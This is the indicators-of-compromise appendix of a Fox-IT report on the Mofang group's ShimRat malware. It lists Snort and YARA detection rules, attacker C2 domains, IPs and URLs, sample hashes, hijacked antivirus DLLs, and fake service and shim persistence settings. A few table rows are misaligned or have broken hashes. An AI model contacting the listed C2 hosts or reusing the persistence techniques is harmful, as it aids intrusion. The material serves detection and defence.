alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"FOX-SRT - Trojan - ShimRat check-in (php)"; flow:established,to_server; content:"POST"; http_method; content:".php HTTP/1."; content:"|0d0a0d0a|php"; fast_pattern:only; content:!"Content-Type"; content:!"Referer:"; content:!"Cookie:"; threshold: type limit, track by_src, count 1, seconds 600; classtype:trojan-activity; reference:url,blog.fox-it.com/2016/06/15/mofang-a-politically-motivated-information-stealing-adversary/; sid:21001855; rev:4;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"FOX-SRT - Trojan - ShimRat check-in (Yuok)"; flow:established,to_server; content:"POST"; http_method; content:".php HTTP/1.1|0d0a|User-Agent: "; fast_pattern:only; content:!"Content-Type"; content:!"Referer:"; content:!"Cookie:"; content:"|0d0a0d0a|"; pcre:"/(php)?Yuok\\$\\d\\d/R"; content:"Yuok"; isdataat:!1,relative; threshold: type limit, track by_src, count 1, seconds 600; classtype:trojan-activity; reference:url,blog.fox-it.com/2016/06/15/mofang-a-politically-motivated-information-stealing-adversary/; sid:21001856; rev:4;)
```

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"FOX-SRT - Trojan - ShimRatReporter check-in"; content:"POST"; http_method; content:"Accept-Encoding: utf-8|0d0a|"; fast_pattern; uricontent:".php?filename="; content:"Accept: */*"; content:!"Referer"; content:!"Content-Type"; threshold: type limit, track by_src, count 1, seconds 600; classtype:trojan-activity; reference:url,blog.fox-it.com/2016/06/15/mofang-a-politically-motivated-information-stealing-adversary/; sid:21001857; rev:4;)
```

8.2 Domains & IP addresses

The following domains and associated IPs have a lot of historical data. Keep in mind the listed domains could be on shared hosting machines or compromised websites. Please make sure to correlate any hits from the table below with the listed samples and their configurations in section 10.1.

This table only contains domains setup by the Mofang group themselves, it does not contain some of the compromised shared hosting domains listed in some samples in paragraphs 9.2 and 9.3.

Domain	IP	First seen
Domain	116.251.216.227	October 2014
video.today-nytimes.com	178.209.52.72	May 2014
	116.251.216.227	December 2013
	23.89.200.128	October 2013
	23.89.201.173	October 2013
api.officeonlinetool.com	176.31.220.160	September 2015
ie.update-windows-microsoft.com	116.251.219.142	November 2015
	116.251.216.72	October 2015
	49.213.18.15	June 2015
	116.251.210.77	March 2015
	116.251.216.227	July 2014
	178.209.52.72	May 2014
travel.tripmans.com	38.109.190.55	November 2014
dns.undpus.com	107.191.61.105	May 2015
secure2.sophosrv.com	178.209.52.72	May 2015
update.nfklyuisyahoapis.com	117.17.10.10	November 2012
www.go-gga.com	61.250.92.79	January 2013
images.defexpindia14.com	178.209.51.164	August 2013
update.micrdsoft.com	151.236.14.53	July 2013
support.f-secure.com	-	December 2012
store.outlook-microsoft.net	116.251.216.227	October 2014
	178.209.52.72	April 2014
	151.236.14.53	September 2013

Domain	IP	First seen
b.support.outlook-microsoft.net	178.209.52.72	Augustus 2013
logon.had-one-job.com	-	September 2013
www.avgfree.us	210.245.85.83	April 2013
mail.upgoogle.com	116.251.219.142	December 2015
	116.251.210.77	March 2015
	116.251.216.227	Augustus 2014
	178.209.52.72	July 2014
	50.117.47.66	June 2014
	50.117.47.67	June 2014
	192.157.229.164	March 2014
	198.98.103.7	Augustus 2013
wbmail.city-library.com	103.229.124.1	June 2015
	112.213.117.52	May 2015
	116.251.216.165	September 2014
	103.39.78.131	April 2014
	192.157.229.164	March 2014
library.cpgcorp.org	38.109.190.55	May 2015

9 Host based detection (IOCs)

9.1 YARA rules

The following YARA rules can be used to detect the ShimRat and ShimRatReporter samples.

These IOCs are also available from our Github repository located at: <https://github.com/fox-it/mofang/>

ShimRat

```
rule shimrat
{
  meta:
    description = "Detects ShimRat and the ShimRat loader"
    author = "Yonathan Klijsma (yonathan.klijsma@fox-it.com)"
    date = "20/11/2015"

  strings:
    $dll = ".dll"
    $dat = ".dat"
    $headersig = "QWERTYUIOPLKJHG"
    $datasig = "MNBVCXZLKJHGFD"
    $datamarker1 = "Data$$00"
    $datamarker2 = "Data$$01%c%sData"
    $cmdlineformat = "ping localhost -n 9 /c %s > nul"
    $demoproject_keyword1 = "Demo"
    $demoproject_keyword2 = "Win32App"
    $comspec = "COMSPEC"
    $shim_func1 = "ShimMain"
    $shim_func2 = "NotifyShims"
    $shim_func3 = "GetHookAPIs"

  condition:
    ($dll and $dat and $headersig and $datasig) or ($datamarker1 and $datamarker2) or
    ($cmdlineformat and $demoproject_keyword1 and $demoproject_keyword2 and $comspec) or ($dll
    and $dat and $shim_func1 and $shim_func2 and $shim_func3)
}
```

ShimRatReporter

```
rule shimratreporter
{
  meta:
    description = "Detects ShimRatReporter"
    author = "Yonathan Klijsma (yonathan.klijsma@fox-it.com)"
    date = "20/11/2015"

  strings:
    $IpInfo = "IP-INFO"
    $NetworkInfo = "Network-INFO"
    $OsInfo = "OS-INFO"
    $ProcessInfo = "Process-INFO"
    $BrowserInfo = "Browser-INFO"
    $QueryUserInfo = "QueryUser-INFO"
    $UsersInfo = "Users-INFO"
    $SoftwareInfo = "Software-INFO"
    $AddressFormat = "%02X-%02X-%02X-%02X-%02X-%02X"
    $proxy_str = "(from environment) = %s"

    $netuserfun = "NetUserEnum"
    $networkparams = "GetNetworkParams"

  condition:
    all of them
}
```

9.2 ShimRat samples

The following list of samples includes the core of ShimRat as well as the loader DLL in the cases where ShimRat relied on DLL hijacking to start.

ShimRat core	
Filename(s)	-
Related campaign	-
Proxy	HTTP=150.207.1.67:80
C2 URL	http://video.today-nytimes.com/en-us/b/index.php
MD5	f4b247a44be362898c4e587545c7653f
SHA256	558461b6fb0441e7f70c4224963490ea49f44d40c5700a4c7fd19be4c62b3d6a

ShimRat core	
Filename(s)	vmware-vmx.exe
Related campaign	-
C2 URL	http://www.goodlook.sg/po/index.php
MD5	e79b2d2934e5525e7a40d74875f9d761
SHA256	a835baa7ffc265346443b5d6f4828d7221594bd91be8afc08152f3d68698b672

ShimRat core	ShimRat core loader DLL		
Filename(s)	msvcr110.dat	Filename(s)	msvcr110.dll
Related campaign	"Citrix lure", see section 6.3		
C2 URL	https://api.officeonlinetool.com/index.php		
MD5	6b126cd9a5f2af30bb-048caef92ceb51	MD5	4e493a649e2b87e-f1a341809dab34a38
SHA256	2653ecc3ea17e0d5613dde-be76bdddea6c108713330b0b-d8e68d2d5141a4a07d	SHA256	2d40ca005a7df46b3f7c-691006c9951fc3bee25bb-4fa4a0ebbdee76d7d117fdf

ShimRat core		ShimRat core loader DLL	
Filename(s)	elogger.dat	Filename(s)	elogger.dll
Related campaign	"Global campaign", see section 6.4		
C2 URL	https://ie.update-windows-microsoft.com/update/index.php		
MD5	d8b95e942993b979fb82c22e-a5b5ca18	MD5	c27fb6999a0243f-041c5e387280f9442
SHA256	af67df976fb-941c99f4d3dd948e-d4828a445dd6f9c98ffc-2070c8be76c60484d	SHA256	e5bcb55d7881b-3b367521532af173e85d1eee-66badf89586168d22ed17b-c25b2

ShimRat core		ShimRat core loader DLL	
Filename(s)	elogger.dat	Filename(s)	elogger.dll
Related campaign	-		
C2 URL	http://travel.tripmans.com/links/images/links.php		
MD5	23a1a7f0f30f-18ba4d0461829eb46766	MD5	b4554c52f708154e529f-62ba8e0de084
SHA256	d834e70a524a-87945f7a8880b78f-5e10460c1d2b60f3e487cb6f-05c8221aa4f8	SHA256	0cc1660e384683f2147e02ff-76c69822ee2b-98433c3a3613bbd28b9d-8258da38

ShimRat core		ShimRat core loader DLL	
Filename(s)	elogger.dat	Filename(s)	elogger.dll
Related campaign	"Myanmar", see section 5		
C2 URL	http://dns.undpus.com/index.php		
MD5	8c85d527340a17d267379bc-d9e5e5b1f	MD5	26ff9e2da06b7e90443d-6190388581ab
SHA256	f71025d47105dcd674a0b9ef-0c83a83854ba20cb0eb-8168da36a7908d150e44f	SHA256	5dc3f4a067ae125f-99fa90844bba667235e-c7ef667353e282ff29712d-da5b71c

ShimRat core		ShimRat core loader DLL	
Filename(s)	elogger.dat	Filename(s)	elogger.dll
Related campaign	"Myanmar", see section 5		
C2 URL	https://secure2.sophosrv.com/en-us/support/ms-cache_check.php		
MD5	3eb9d4c448cd5ec8cb-49fa1e3b42b7d5	MD5	f34c6239b7d70f-23ce02a8d207176637
SHA256	8ee3fc5cce751e098c4e-64b36e8b5c95d-c48473ac83380b59d10e-a32f9946f9	SHA256	35589ce27c27d-d4407a79540f32031d752b774b4bd-6b8a3687e19a177ae6b18b

ShimRat core	
Filename(s)	vmware-vmx.exe
Related campaign	"Global campaign", see section 6.4
C2 URL	https://ie.update-windows-microsoft.com/my/js/index.php
MD5	2cc5bc69e24a13bfc8ea3dc679ab0efc
SHA256	36422e6ccaa50a9ecceb7fb709a9e383552732525cb579f8438237d87aaf8377

ShimRat core		ShimRat core loader DLL	
Filename(s)	elogger.dat	Filename(s)	elogger.dll
Related campaign	-		
C2 URL	http://www.tinroofpopcorn.com/admin/fckeditor/_samples/_plugins/samples.php		
MD5	a3f7895fae05fa121a4e23d-d3595c366	MD5	5965731f2f237a-12f7a4873e3e37658a
SHA256	3c5c4d68d0fa6520637fb4a-fe6a7097ec7d0f-1d6a738bb0064bb009e-a6344e8d	SHA256	a03bd56eeee9f376eb-59c6f4d19bf8a651eeb57b-b4ebb7f884192b22a6616e68

ShimRat core	
Filename(s)	svchost.exe
Related campaign	-
C2 URL	http://update.nfk1lyuisyahoapis.com/js/js/js.php
MD5	f9c14a8e9ceb143d959743ad8c09fdc4
SHA256	b53b27bb3e9d02e3ec5404cf3e67debb90d9337dbb570ca8b8cfce1054428466

ShimRat core	
Filename(s)	svchost.exe
Related campaign	-
C2 URL	http://www.go-gga.com/ez/doc/company/log/logon.php
MD5	663e54e686842eb8f8bae2472cf01ba1
SHA256	ba0057a1b132ec16559efc832941455cc07f34c434da2a7434f73f1d2141bebf

ShimRat core	
Filename(s)	svchost.exe
Related campaign	“Myanmar”, see section 5
C2 URL	http://www.commerce.gov.mm/templates/css1/logon.php
MD5	a4da3b820883e9808bd3ca2e02437a25
SHA256	2b111e287d356ac4561ba4f56135b7c1361b7da32e5825028a5e300e44b05579

ShimRat core	
Filename(s)	vmware-vmx.exe
Related campaign	-
C2 URL	http://www.ipacking.co.kr/ez/admin/data/403.php
MD5	ca41c19366bee737fe5bc5008250976a
SHA256	029e735581c38d66f03aa0e9d1c22959b0bc8dfe298b9e91b127c42c7f904b5e

ShimRat core	
Filename(s)	-
Related campaign	“MSME DEFEXPO”, see section 6.1
C2 URL	http://images.defexpoindia14.com/se/index.php
MD5	25e87e846bb969802e8db9b36d6cf67c
SHA256	33b288455c12bf7678fb5fd028ff3d42fcaf33cf833a147cb7f0f89f7dad0d8f

ShimRat core	
Filename(s)	helpservice.exe
Related campaign	“Global Campaign”, see section 6.4
C2 URL	http://update.micrdsoft.com/image/image.php
MD5	cf883d04762b868b450275017ab3ccfa
SHA256	eb2d3c9e15b189dd02f753f805e90493254e17d40db6f1228a4e4095c5f260c1

ShimRat core	
Filename(s)	helpservice.exe
Related campaign	-
C2 URL	http://www.domesky.com/ez/admin/data/index.php
MD5	06cca5013175c5a1c8ff89a494e24245
SHA256	5da5a5643e32d6200567768e6112d4d3161335d8d7a6dd48f02bf444fe98aab3

ShimRat core	
Filename(s)	helpservice.exe
Related campaign	“MSME DEFEXPO”, see section 6.1
C2 URL	http://images.defexpindia14.com/se/index.php
MD5	b281a2e1457cd5ca8c85700817018902
SHA256	241c66bb54bd27afeb4805aa8a8045155b81c8cd7093dde7ef19273728f502eb

ShimRat core	
Filename(s)	svchost.exe
Related campaign	“seg”, see section 6.2
C2 URL	HTTP=proxy.seg.local:8080
MD5	http://support.f--secure.com/cache/cache.php
SHA256	4e22e8bc3034d0df1e902413c9cfefc9 577622fbf0a7bebc60844df808e75eeef81a3d62ec6943f80168ac0d5ef39de5c

ShimRat core	
Filename(s)	Update.exe
Related campaign	“Global campaign”, see section 6.4
C2 URL	http://store.outlook-microsoft.net/en-us/c/index.php
MD5	2f14d8c3d4815436f806fc1a435e29e3
SHA256	d2d4723f8c3bba910cade05c9ecea00cdcc647d42232bcc610d066792a95b15

ShimRat core	
Filename(s)	vmware-vmx.exe
Related campaign	“Global campaign”, see section 6.4
C2 URL	https://ie.update-windows-microsoft.com/company/js/index.php
MD5	36e057fa2020c65f2849d718f2bb90ad
SHA256	dae17755e106be27ea4b97120906c46d4fcbb14cc8d9fc2c432f4c0cc74bb3fb

ShimRat core	
Filename(s)	lexplore.exe
Related campaign	“Global campaign”, see section 6.4
C2 URL	http://b.support.outlook-microsoft.net/en-us/b/index.php
MD5	3dab6ff3719ff7fcb01080fc36fe97dc
SHA256	23132f4dfd4cb8abe11af1064e4930bc36a464d1235f43bad4ff20708babcc34

ShimRat core	
Filename(s)	svchost.exe
Related campaign	-
C2 URL	http://www.domesky.com/ez/admin/data/index.php
MD5	a326e2abacc72c7a050ffe36e3d3d0eb
SHA256	fa28559a4e0e920b70129cea95a98da9a409eaa093c63f341a7809692b31e723

ShimRat core	
Filename(s)	-
Related campaign	-
C2 URL	http://logon.had-one-job.com/2008/vcards/log/us/index.php
MD5	d7a575895b07b007d0daf1f15bfb14a1
SHA256	234d62ffd83c3972a32e89685787ff3aab4548cd16e4384c3c704a059ef731ce

ShimRat core	
Filename(s)	-
Related campaign	“Global campaign”, see section 6.4
C2 URL	http://store.outlook-microsoft.net/en-us/c/index.php
MD5	888cac09f613db4505c4ee8d01d4291b
SHA256	e01aae93f68a84829fd8c0bc5ae923897d32af3a1d78623839fcfd18c99627cc

ShimRat core	
Filename(s)	-
Related campaign	-
C2 URL	http://www.psychologia.uni.wroc.pl/sites/default/bm.php
MD5	916a2a20a447b10e379543a47a60b40f
SHA256	2a1a0d8d81647c321759197a15f14091ab5e76b913eb2d7d28c6bb053166d882

ShimRat core	
Filename(s)	helpservice.exe
Related campaign	-
C2 URL	http://www.avgfree.us/index.php
MD5	2384febe404ef48d6585f050e3cd51a8
SHA256	6882664f1d0eb8c8cf61bdd16494380d34b6207455638342c6c3a7eef1ed9197

ShimRat core	
Filename(s)	svchost.exe
Related campaign	-
C2 URL	http://adventurelearning.me/wp-content/uploads/index.php
MD5	484c7f9e6c9233ba6ed4adb79b87ebce
SHA256	1922273bb36ab282e3b7846f1bb2802f5803bde66078fa996e44b84d0265675f

ShimRat core	
Filename(s)	-
Related campaign	-
C2 URL	HTTP=150.207.1.67:80
MD5	http://video.today-nytimes.com/en-us/b/index.php
SHA256	f4b247a44be362898c4e587545c7653f 558461b6fb0441e7f70c4224963490ea49f44d40c5700a4c7fd19be4c62b3d6a

ShimRat core	
Filename(s)	-
Related campaign	“Global campaign”, see section 6.4
C2 URL	http://mail.upgoogle.com/image/image.php
MD5	5c00ccf456135514c591478904b146e3
SHA256	1ca75e9b1761e15968d01a6e4f0a9f6ce47ba7ee4047d1533fb838f0f6ab28e2

9.3 ShimRatReporter samples

The following samples are the core ShimRatReporter samples. Some of these were delivered in ZIP archives or packaged in some form but those aren't listed.

These table blocks contain parsed configuration data for the samples, the domains listed here are also present separately in the Network IOC paragraph 2, but added here to give an overview and outline the relationship between the IOCs.

ShimRatReporter core	
Observed filename(s)	vmware-vmx.exe
Related campaign	-
Configured C2 domain	www.ipacking.co.kr
Configured C2 reporting gate	http://www.ipacking.co.kr/ez/admin/data/403.php
MD5	ca41c19366bee737fe5bc5008250976a
SHA256	029e735581c38d66f03aa0e9d1c22959b0bc8dfe298b9e91b127c42c7f904b5e

ShimRatReporter core	
Observed filename(s)	photo.exe
Related campaign	-
Configured C2 domain	dns.undpus.com
Configured C2 reporting gate	http://dns.undpus.com/info.php
Configured 2 nd stage payload	http://dns.undpus.com/myanmar.jpg
MD5	9a6167cf7c180f15d8ae13f48d549d2e
SHA256	b7edbe6aee1896a952fcce2305c2bb7d8e77162bb45e305c64c7f8c9f63b3ab5

ShimRatReporter core	
Observed filename(s)	loader.exe
Related campaign	-
Configured C2 domain	dns.undpus.com
Configured C2 reporting gate	http://dns.undpus.com/info.php
Configured 2 nd stage payload	http://dns.undpus.com/info.txt
MD5	0067bbd63db0a4f5662cdb1633d92444
SHA256	ac3b42453fac93e575988ba73ab24311515b090d57b1ad9f27dcbae8363f2d99

ShimRatReporter core	
Observed filename(s)	font.exe
Related campaign	-
Configured C2 domain	wbmail.city-library.com
Configured C2 reporting gate	http://wbmail.city-library.com/mm/news/info.php
MD5	fb80354303a0ff748696baae3d264af4
SHA256	0741a18bfd79dac1fb850a7d4fcc62098c43fb0c803df6cd9934e82a1362dd07

ShimRatReporter core	
Observed filename(s)	-
Related campaign	“Global campaign”, see section 6.4
Configured C2 domain	ie.update-windows-microsoft.com
Configured C2 reporting gate	http://ie.update-windows-microsoft.com/load/uplogo.php
Configured 2 nd stage payload	http://ie.update-windows-microsoft.com/load/logo.gif
MD5	582e4addfd12f7d68035c3b8e2e3378
SHA256	722f41aa2c7d670364b7a9bb683a0025aef5893b34af67873972cdaf09490ad2

ShimRatReporter core	
Observed filename(s)	AlphaZawgy1_font.exe
Related campaign	“Myanmar”, see section 5
Configured C2 domain	library.cpgcorp.org secure2.sophosrv.com
Configured C2 reporting gate	http://library.cpgcorp.org/links/images/file/blanks.php
Configured 2 nd stage payload	http://library.cpgcorp.org/links/images/blanks.jpg https://secure2.sophosrv.com/en-us/support/blanks.jpg
MD5	b43e5988bde7bb03133eec60daaf22d5
SHA256	7deb75e95e8e22c6abb3b33c00b47a93122b8c744e8f66affd9748292e5a177f

9.4 Antivirus hijacking components

As described in section 7.2 the ShimRat malware uses certain antivirus product components that are vulnerable to DLL hijacking in order to run. The following tables contain all the indicators for these components.

Keep in mind that these indicators are only useful indicators if the antivirus product the component comes from is not installed.

Company	Norman
Application name	Program Manager
Version (product specific)	10.0.0.0
Hijacked DLL	elogger.dll
First seen used	2014-04-30
MD5	23a3f48df4b36e3d2e63cde4b85cf4fa
SHA256	006c74c6813a6efeabea860b2718ed548eed216a319d76ceb178fc38cba458d1

Company	McAfee
Application name	McAfee Oem Module
Version (product specific)	2.1.0.0
Hijacked DLL	mcutil.dll
First seen used	2015-03-15
MD5	884d46c01c762ad6dd2759fd921bf71
SHA256	3124fcb79da0bdf9d0d1995e37b06f7929d83c1c4b60e38c104743be71170efe

Company	Symantec
Application name	Norton Identity Safe
Version (product specific)	2015.2.1.5
Hijacked DLL	msvcr110.dll
First seen used	2015-09-07
MD5	1f330f00510866522f14790398a5be59
SHA256	33ffff13b0d0e76a09100efa0b407fe8cdfd0758500dad7cc59722bf3b537de62

9.5 Observed services

As explained in paragraph 7.1.3, ShimRat can become persistent through the use of services. The configuration of the service which includes the service name, title and description is configured inside the individual ShimRat samples. The list below are uniquely observed service configurations. Correlating these with the actual process the service starts, is a good indicator of the presence of ShimRat.

Service name	WWebLogic
Service title	Windows WebLogic Service
Service description	DHCP service for windows networks.Provides Windows DHCP Net foundation frame support ,through the framework, on servers that are also running the service.

Service name	WNetDHCP
Service title	Windows DHCP Service
Service description	DHCP service for windows networks.Provides Windows DHCP Net foundation frame support ,through the framework, on servers that are also running the service.

Service name	helpservices
Service title	Windows Help Services
Service description	Enables Help and Support Center to run on this computer. If this service is stopped, Help and Support Center will be unavailable.

Service name	mshelprsvs
Service title	Windows Help Services
Service description	Enables Help and Support Center to run on this computer. If this service is stopped, Help and Support Center will be unavailable.

Service name	mshelprsvsv
Service title	Windows Help Services
Service description	Enables Help and Support Center to run on this computer. If this service is stopped, Help and Support Center will be unavailable.

Service name	mshelplog
Service title	Windows Help log
Service description	Enables Help and Support Center to run on this computer. If this service is stopped, Help and Support Center will be unavailable.

Service name	avp2015
Service title	Kaspersky protect service
Service description	Kaspersky protect service

9.6 Observed shims

As discussed in paragraph 7.1.4, ShimRat can obtain persistence on systems by installing shims. The following table contains the settings for these shims and some observed hashes. Checking for the configurations of these shims will be more effective than just checking the listed hashes.

Platform	x86
Name	Clengine_Shim
Application name	Clengine_Apps
Database name	Clengine_Database
Type of fix	InjectDLL
Injection target	svchost.exe
Injection DLL	elogger.dll
Database GUID	{503ec3d3-165a-4770-b799-099d43b833ec}
Exe GUID	{e8cc2eb5-469c-43bd-9d69-de089e497302}
MD5	cacbdf48a61ee0999da003f090027598
SHA256	7c8f962129f9d8fef6df7ca29ee7672c30286660298e0ef8b40f6a17f029187f

Platform	x64
Name	Clengine_Shim
Application name	Clengine_Apps
Database name	Clengine_Database
Type of fix	InjectDLL
Injection target	svchost.exe
Injection DLL	eloggerx64.dll
Database GUID	{f8c4cc07-6dc4-418f-b72b-304fcd64052}
Exe GUID	{7feee735-1296-4c40-bdd4-7d4f09acc2d0}
MD5	5f287a8082df8ed7b081137507c03638
SHA256	286616a5124f57f165ba2a1aa540200e103e976ce181dd61fe39faf05cf5378d

FOX-IT

- Was founded in 1999.
- Established one of the first Cyber Security Operations Centers in Europe.
- Is Europe's largest specialized cyber security company.
- Operates in three business areas:
 - 1 Cyber Threat Management: a solution portfolio aimed at reducing the risks of cyber threats, and includes: professional services, managed security services, and technology;
 - 2 Web and Mobile event analytics: a solution portfolio that is aimed at reducing financial risks in (online) payment transactions;
 - 3 High Assurance: solutions that make trusted communication possible to the highest classification levels.
- Has been involved in many high-profile Incident Response cases. Most of the cases we worked on are secret. An approved selection can be shared upon request.



FOX IT
part of **nccgroup**

FOX-IT

Olof Palmestraat 6, Delft
PO box 638, 2600 AP Delft
The Netherlands

t +31 (0) 15 284 79 99
f +31 (0) 15 284 79 90
e fox@fox-it.com

www.fox-it.com

For a more secure society